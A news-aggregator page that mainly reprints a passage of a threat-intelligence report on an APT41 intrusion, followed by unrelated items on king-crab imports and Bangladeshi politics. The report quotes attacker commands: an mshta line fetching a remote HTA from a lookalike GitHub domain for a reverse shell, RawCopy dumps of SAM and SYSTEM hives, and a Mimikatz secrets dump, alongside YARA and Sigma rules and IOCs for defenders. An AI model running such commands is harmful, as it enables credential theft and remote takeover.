

    During our investigation, we uncovered a compromised SharePoint server that the attackers were using as the C2. They distributed files named agents.exe and agentx.exe via the SMB protocol to communicate with the server. Each of these files is actually a C# Trojan whose primary function is to execute commands it receives from a web shell named CommandHandler.aspx, which is installed on the SharePoint server. The attackers uploaded multiple versions of these agents to victim hosts. All versions had similar functionality and used a hardcoded URL to retrieve commands:

    The agents executed commands from CommandHandler.aspx using the cmd.exe command shell launched with the /c flag.

    While analyzing the agents, we didn’t find significant diversity in their core functionality, despite the attackers constantly modifying the files. Most changes were minor, primarily aimed at evading detection. Outdated file versions were removed from the compromised hosts.

    The attackers used the deployed agents to conduct reconnaissance and collect sensitive data, such as browser history, text files, configuration files, and documents with .doc, .docx and .xlsx extensions. They exfiltrated the data back to the SharePoint server via the upload.ashx web shell.


    It is worth noting that the attackers made some interesting mistakes while implementing the mechanism for communicating with the SharePoint server. Specifically, if the CommandHandler.aspx web shell on the server was unavailable, the agent would attempt to execute the web page’s error message as a command:

    Obtaining a command shell: reverse shell via an HTA file

    If, after their initial reconnaissance, the attackers deemed an infected host valuable for further operations, they’d try to establish an alternative command-shell access. To do this, they executed the following command to download from an external resource a malicious HTA file containing an embedded JavaScript script and run this file:

    1

    “cmd.exe” /c mshta hxxp[:]//github.githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta

    The group attempted to mask their malicious activity by using resources that mimicked legitimate ones to download the HTA file. Specifically, the command above reached out to the GitHub-impersonating domain github[.]githubassets[.]net. The attackers primarily used the site to host JavaScript code. These scripts were responsible for delivering either the next stage of their malware or the tools needed to further the attack.

    At the time of our investigation, a harmless script was being downloaded from github[.]githubassets[.]net instead of a malicious one. This was likely done to hide the activity and complicate attack analysis.

    The harmless script found on github[.]githubassets[.]net

    However, we were able to obtain and analyze previously distributed scripts, specifically the malicious file 2CD15977B72D5D74FADEDFDE2CE8934F. Its primary purpose is to create a reverse shell on the host, giving the attackers a shell for executing their commands.


    Once launched, the script gathers initial host information:


    It then connects to the C2 server, also located at github[.]githubassets[.]net, and transmits a unique ATTACK_ID along with the initially collected data. The script leverages various connection methods, such as WebSockets, AJAX, and Flash. The choice depends on the capabilities available in the browser or execution environment.

    Data collection

    Next, the attackers utilized automation tools such as stealers and credential-harvesting utilities to collect sensitive data. We detail these tools below. Data gathered by these utilities was also exfiltrated via the compromised SharePoint server. In addition to the aforementioned web shell, the SMB protocol was used to upload data to the server. The files were transferred to a network share on the SharePoint server.

    Pillager


    A modified version of the Pillager utility stands out among the tools the attackers deployed on hosts to gather sensitive information. This tool is used to export and decrypt data from the target computer. The original Pillager version is publicly available in a repository, accompanied by a description in Chinese.

    The primary types of data collected by this utility include:

    • Saved credentials from browsers, databases, and administrative utilities like MobaXterm
    • Project source code
    • Screenshots
    • Active chat sessions and data
    • Email messages
    • Active SSH and FTP sessions
    • A list of software installed on the host
    • Output of the systeminfo and tasklist commands
    • Credentials stored and used by the operating system, and Wi-Fi network credentials
    • Account information from chat apps, email clients, and other software

    A sample of data collected by Pillager:


    The utility is typically an executable (EXE) file. However, the attackers rewrote the stealer’s code and compiled it into a DLL named wmicodegen.dll. This code then runs on the host via DLL sideloading. They chose convert-moftoprovider.exe, an executable from the Microsoft SDK toolkit, as their victim application. It is normally used for generating code from Managed Object Format (MOF) files.

    Despite modifying the code, the group didn’t change the stealer’s default output file name and path: C:WindowsTempPillager.zip.




    It’s worth noting that the malicious library they used was based on the legitimate SimpleHD.dll HDR rendering library from the Xbox Development Kit. The source code for this library is available on GitHub. This code was modified so that convert-moftoprovider.exe loaded an exported function, which implemented the Pillager code.

    Interestingly, the path to the PDB file, while appearing legitimate, differs by using PS5 instead of XBOX:

    Checkout


    The second stealer the attackers employed was Checkout. In addition to saved credentials and browser history, it also steals information about downloaded files and credit card data saved in the browser.



    When launching the stealer, the attackers pass it a j8 parameter; without it, the stealer won’t run. The malware collects data into CSV files, which it then archives and saves as CheckOutData.zip in a specially created directory named CheckOut.

    Data collection and archiving in Checkout

    Checkout launch diagram in Kaspersky Threat Intelligence Platform

    RawCopy

    Beyond standard methods for gathering registry dumps, such as using reg.exe, the attackers leveraged the publicly available utility RawCopy (MD5 hash: 0x15D52149536526CE75302897EAF74694) to copy raw registry files.

    RawCopy is a command-line application that copies files from NTFS volumes using a low-level disk reading method.

    The following commands were used to collect registry files:

    c:userspublicdownloadsRawCopy.exe /FileNamePath:C:WindowsSystem32Configsystem /OutputPath:c:userspublicdownloads

    c:userspublicdownloadsRawCopy.exe /FileNamePath:C:WindowsSystem32Configsam /OutputPath:c:userspublicdownloads

    c:userspublicdownloadsRawCopy.exe /FileNamePath:C:WindowsSystem32Configsecurity /OutputPath:c:userspublicdownloads

    Mimikatz

    The attackers also used Mimikatz to dump account credentials. Like the Pillager stealer, Mimikatz was rewritten and compiled into a DLL. This DLL was then loaded by the legitimate java.exe file (used for compiling Java code) via DLL sideloading. The following files were involved in launching Mimikatz:

    C:WindowsTemp123.bat

    C:WindowsTempjli.dll

    C:WindowsTempjava.exe

    С:WindowsTempconfig.ini

    123.bat is a BAT script containing commands to launch the legitimate java.exe executable, which in turn loads the dynamic link library for DLL sideloading. This DLL then decrypts and executes the Mimikatz configuration file, config.ini, which is distributed from a previously compromised host within the infrastructure.

    1

    java.exe privilege::debug token::elevate lsadump::secrets exit

    Retrospective threat hunting

    As already mentioned, the victim organization’s monitoring coverage was initially patchy. Because of this, in the early stages, we only saw the external IP address of the initial source and couldn’t detect what was happening on that host. After some time, the host was finally connected to our monitoring systems, and we found that it was an IIS web server. Furthermore, despite the lost time, it still contained artifacts of the attack.


    These included the aforementioned Cobalt Strike implant located in c:programdata, along with a scheduler task for establishing persistence on the system. Additionally, a web shell remained on the host, which our solutions detected as HEUR:Backdoor.MSIL.WebShell.gen. This was found in the standard temporary directory for compiled ASP.NET application files:

    c:windowsmicrosoft.netframework64v4.0.30319temporary asp.net filesrootdedc22b849ac6571app_web_hdmuushc.dll

    MD5: 0x70ECD788D47076C710BF19EA90AB000D

    These temporary files are automatically generated and contain the ASPX page code:


    The web shell was named newfile.aspx. The screenshot above shows its function names. Based on these names, we were able to determine that this instance utilized a Neo-reGeorg web shell tunnel.

    This tool is used to proxy traffic from an external network to an internal one via an externally accessible web server. Thus, the launch of the Impacket tools, which we initially believed was originating from a host unidentified at the time (the IIS server), was in fact coming from the external network through this tunnel.

    Attribution

    We attribute this attack to APT41 with a high degree of confidence, based on the similarities in the TTPs, tooling, and C2 infrastructure with other APT41 campaigns. In particular:

    • The attackers used a number of tools characteristic of APT41, such as Impacket, WMI, and Cobalt Strike.
    • The attackers employed DLL sideloading techniques.
    • During the attack, various files were saved to C:WindowsTemp.
    • The C2 domain names identified in this incident (s3-azure.com, *.ns1.s3-azure.com, *.ns2.s3-azure.com) are similar to domain names previously observed in APT41 attacks (us2[.]s3bucket-azure[.]online, status[.]s3cloud-azure[.]com).

    Takeaways and lessons learned

    The attackers wield a wide array of both custom-built and publicly available tools. Specifically, they use penetration testing tools like Cobalt Strike at various stages of an attack. The attackers are quick to adapt to their target’s infrastructure, updating their malicious tools to account for specific characteristics. They can even leverage internal services for C2 communication and data exfiltration. The files discovered during the investigation indicate that the malicious actor modifies its techniques during an attack to conceal its activities – for example, by rewriting executables and compiling them as DLLs for DLL sideloading.

    While this story ended relatively well – we ultimately managed to evict the attackers from the target organization’s systems – it’s impossible to counter such sophisticated attacks without a comprehensive knowledge base and continuous monitoring of the entire infrastructure. For example, in the incident at hand, some assets weren’t connected to monitoring systems, which prevented us from seeing the full picture immediately. It’s also crucial to maintain maximum coverage of your infrastructure with security tools that can automatically block malicious activity in the initial stages. Finally, we strongly advise against granting excessive privileges to accounts, and especially against using such accounts on all hosts across the infrastructure.

    Appendix

    Rules

    Yara

    strings:
    $func1 = “FrameworkInitialize” fullword
    $func2 = “GetTypeHashCode” fullword
    $func3 = “ProcessRequest” fullword
    $func4 = “__BuildControlTree”
    $func5 = “__Render__control1”

    $str1 = “FAIL” nocase wide
    $str2 = “Port close” nocase wide
    $str3 = “Port filtered” nocase wide
    $str4 = “DISCONNECT” nocase wide
    $str5 = “FORWARD” nocase wide

    condition:
    uint16(0) == 0x5A4D and
    filesize

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    14

    15

    16

    17

    18

    19

    20

    21

    22

    23

    24

    25

    26

    27

    rule neoregeorg_aspx_web_shell

    {

        meta:

            description = “Rule to detect neo-regeorg based ASPX web-shells”

            author = “Kaspersky”

            copyright = “Kaspersky”

            distribution = “DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM”

        strings:

            $func1 = “FrameworkInitialize” fullword

            $func2 = “GetTypeHashCode” fullword

            $func3 = “ProcessRequest” fullword

            $func4 = “__BuildControlTree”

            $func5 = “__Render__control1”

            $str1 = “FAIL” nocase wide

            $str2 = “Port close” nocase wide

            $str3 = “Port filtered” nocase wide

            $str4 = “DISCONNECT” nocase wide

            $str5 = “FORWARD” nocase wide


        condition:

            uint16(0) == 0x5A4D and

            filesize 400000 and

            3 of ($func*) and

            3 of ($str*)

    }

    Sigma

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    14

    15

    16

    17

    18

    19

    20

    21

    22

    23

    24

    25

    26

    27

    28

    title: Service Image Path Start From CMD

    id: faf1e809–0067–4c6f–9bef–2471bd6d6278

    status: test

    description: Detects creation of unusual service executable starting from cmd /c using command line

    references:

        – tbd

    tags:

        – attack.persistence

        – attack.T1543.003

    author: Kaspersky

    date: 2025/05/15  

    logsource:                      

        product: windows        

        service: security

    detection:

        selection:

            EventID: 4697

            ServiceFileName|contains:

                – ‘%COMSPEC%’

                – ‘cmd’

                – ‘cmd.exe’

            ServiceFileName|contains|all:

                –  ‘/c’

                – ‘start’

        condition: selection

    falsepositives:

        – Legitimate

    level: medium

    IOCs

    Files

    2F9D2D8C4F2C50CC4D2E156B9985E7CA
    9B4F0F94133650B19474AF6B5709E773
    A052536E671C513221F788DE2E62316C
    91D10C25497CADB7249D47AE8EC94766
    C3ED337E2891736DB6334A5F1D37DC0F
    9B00B6F93B70F09D8B35FA9A22B3CBA1
    15097A32B515D10AD6D793D2D820F2A8
    A236DCE873845BA4D3CCD8D5A4E1AEFD
    740D6EB97329944D82317849F9BBD633
    C7188C39B5C53ECBD3AEC77A856DDF0C
    3AF014DB9BE1A04E8B312B55D4479F69
    4708A2AE3A5F008C87E68ED04A081F18
    125B257520D16D759B112399C3CD1466
    C149252A0A3B1F5724FD76F704A1E0AF
    3021C9BCA4EF3AA672461ECADC4718E6
    F1025FCAD036AAD8BF124DF8C9650BBC
    100B463EFF8295BA617D3AD6DF5325C6
    2CD15977B72D5D74FADEDFDE2CE8934F
    9D53A0336ACFB9E4DF11162CCF7383A0
    27F506B198E7F5530C649B6E4860C958

    Domains and IPs

    47.238.184[.]9
    38.175.195[.]13
    hxxp://github[.]githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta
    hxxp://chyedweeyaxkavyccenwjvqrsgvyj0o1y.oast[.]fun/aaa
    hxxp://toun[.]callback.red/aaa
    hxxp://asd.xkx3[.]callback.[]red
    hxxp[:]//ap-northeast-1.s3-azure[.]com
    hxxps[:]//www[.]msn-microsoft[.]org:2053
    hxxp[:]//www.upload-microsoft[.]com
    s3-azure.com
    *.ns1.s3-azure.com
    *.ns2.s3-azure.com
    upload-microsoft[.]com
    msn-microsoft[.]org

    MITRE ATT&CK

    Tactic Technique ID
    Initial Access Valid Accounts: Domain Accounts T1078.002
    Exploit Public-Facing Application T1190
    Execution Command and Scripting Interpreter: PowerShell T1059.001
    Command and Scripting Interpreter: Windows Command Shell T1059.003
    Scheduled Task/Job: Scheduled Task T1053.005
    Windows Management Instrumentation T1047
    Persistence Create or Modify System Process: Windows Service T1543.003
    Hijack Execution Flow: DLL Side-Loading T1574.002
    Scheduled Task/Job: Scheduled Task T1053.005
    Valid Accounts: Domain Accounts T1078.002
    Web Shell T1505.003
    IIS Components T1505.004
    Privilege Escalation Create or Modify System Process: Windows Service T1543.003
    Hijack Execution Flow: DLL Side-Loading T1574.002
    Process Injection T1055
    Scheduled Task/Job: Scheduled Task T1053.005
    Valid Accounts: Domain Accounts T1078.002
    Defense Evasion Hijack Execution Flow: DLL Side-Loading T1574.002
    Deobfuscate/Decode Files or Information T1140
    Indicator Removal: File Deletion T1070.004
    Masquerading T1036
    Process Injection T1055
    Credential Access Credentials from Password Stores: Credentials from Web Browsers T1555.003
    OS Credential Dumping: Security Account Manager T1003.002
    Unsecured Credentials T1552
    Discovery Network Service Discovery T1046
    Process Discovery T1057
    System Information Discovery T1082
    System Network Configuration Discovery T1016
    Lateral movement Lateral Tool Transfer T1570
    Remote Services: SMB/Windows Admin Shares T1021.002
    Collection Archive Collected Data: Archive via Utility T1560.001
    Automated Collection T1119
    Data from Local System T1005
    Command and Control Application Layer Protocol: Web Protocols T1071.001
    Application Layer Protocol: DNS T1071.004
    Ingress Tool Transfer T1105
    Proxy: Internal Proxy T1090.001
    Protocol Tunneling T1572
    Exfiltration Exfiltration Over Alternative Protocol T1048
    Exfiltration Over Web Service T1567

    MIL OSI Global Banks –

    July 21, 2025
  • MIL-OSI Russia: Hunchun checkpoint becomes “golden corridor” for import of king crabs from Russia

    Translation. Region: Russian Federal

    Source: People’s Republic of China in Russian – People’s Republic of China in Russian –

    An important disclaimer is at the bottom of this article.

    Source: People’s Republic of China – State Council News

    BEIJING, July 21 (Xinhua) — Trucks loaded with king crabs and other seafood line up at the Hunchun port in northeast China’s Jilin Province in the height of summer to clear customs before entering China.

    Truck driver Chen Chen said he can transport up to four tons of king crabs at a time.

    According to the Zhongxinshe news agency, more than 1.5 million units of Kamchatka crabs from Russia are imported into China through the Hunchun checkpoint every year, which accounts for about 80 percent of the country’s total market. Hunchun has truly become a key gateway for China to import this seafood delicacy.

    With the continuous improvement of cross-border logistics and transportation efficiency in recent years, Russian-produced Kamchatka crabs have become part of the daily life of Chinese people.

    Over the past decade, Kamchatka crabs have been sold not only in northeast China, but also served on tables in major cities such as Beijing, Shanghai, Guangzhou and Shenzhen.

    To meet the high market demand, Hunchun City also focused on promoting the Northeast Asia Fresh Seafood Park project with a total investment of over 600 million yuan (about 83.6 million US dollars).

    The park will not only be used for temporary storage of imported seafood, but also to stimulate the development of processing trade to build an important hub for processing and distributing fresh seafood in northern China, said Liu Yansong, head of the park.

    Now tasting king crabs has become a tourist specialty of Hunchun.

    Previously, imported Russian king crabs had to be transported to China via Busan, a city in the southeast of the Republic of Korea. After Hunchun was approved as a specialized checkpoint for importing chilled seafood and edible aquatic animals, this “golden corridor” for importing king crabs into the country was opened. In addition, the Kamchatka-Zarubino-Hunchun route made the transportation of aquatic products between China and Russia more stable and uninterrupted.

    To ensure the freshness of imported seafood, Hunchun Customs has opened a “green channel” to provide inspection and release services by appointment all year round and around the clock, speeding up customs clearance.

    In recent years, Chinese consumers’ interest in Russian Kamchatka crabs has grown rapidly. According to the General Administration of Customs of China, the total value of China’s imports of live, fresh and frozen crabs from Russia exceeded US$1.14 billion last year, up 16.7 percent from the previous year. -0-

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 21, 2025
  • MIL-OSI Europe: ASIA/BANGLADESH – Political and social tensions as the country heads toward general elections

    Source: Agenzia Fides – MIL OSI

    Dhaka (Agenzia Fides) – Clashes between supporters of political parties have once again created social instability in Bangladesh. Tensions have flared in recent days in the city of Gopalganj, south of Dhaka, where members of the Awami League, the party of former Prime Minister Sheikh Hasina, who has fled abroad, attacked the march of activists from the National Citizen Party, the student party that officially presented itself to voters in early 2025.Following the clashes in Gopalganj, the government imposed a curfew to regain control of the situation, while four people died and 13 were injured in clashes with police.Social tensions are flaring up again as the country nears the finish line of the next general elections, which the interim government Muhammad Yunus, after considerable domestic and international pressure, has announced will be held in April 2026.Sheikh Hasina is currently in India and has been tried for the repression of protesters during the student protests that, in August 2024, brought an end to her 15-year rule. Hasina has been accused of ordering police to fire on protesters (there were numerous casualties), while the exiled leader maintains that the accusations against her are politically motivated.Meanwhile, the Awami League has been banned 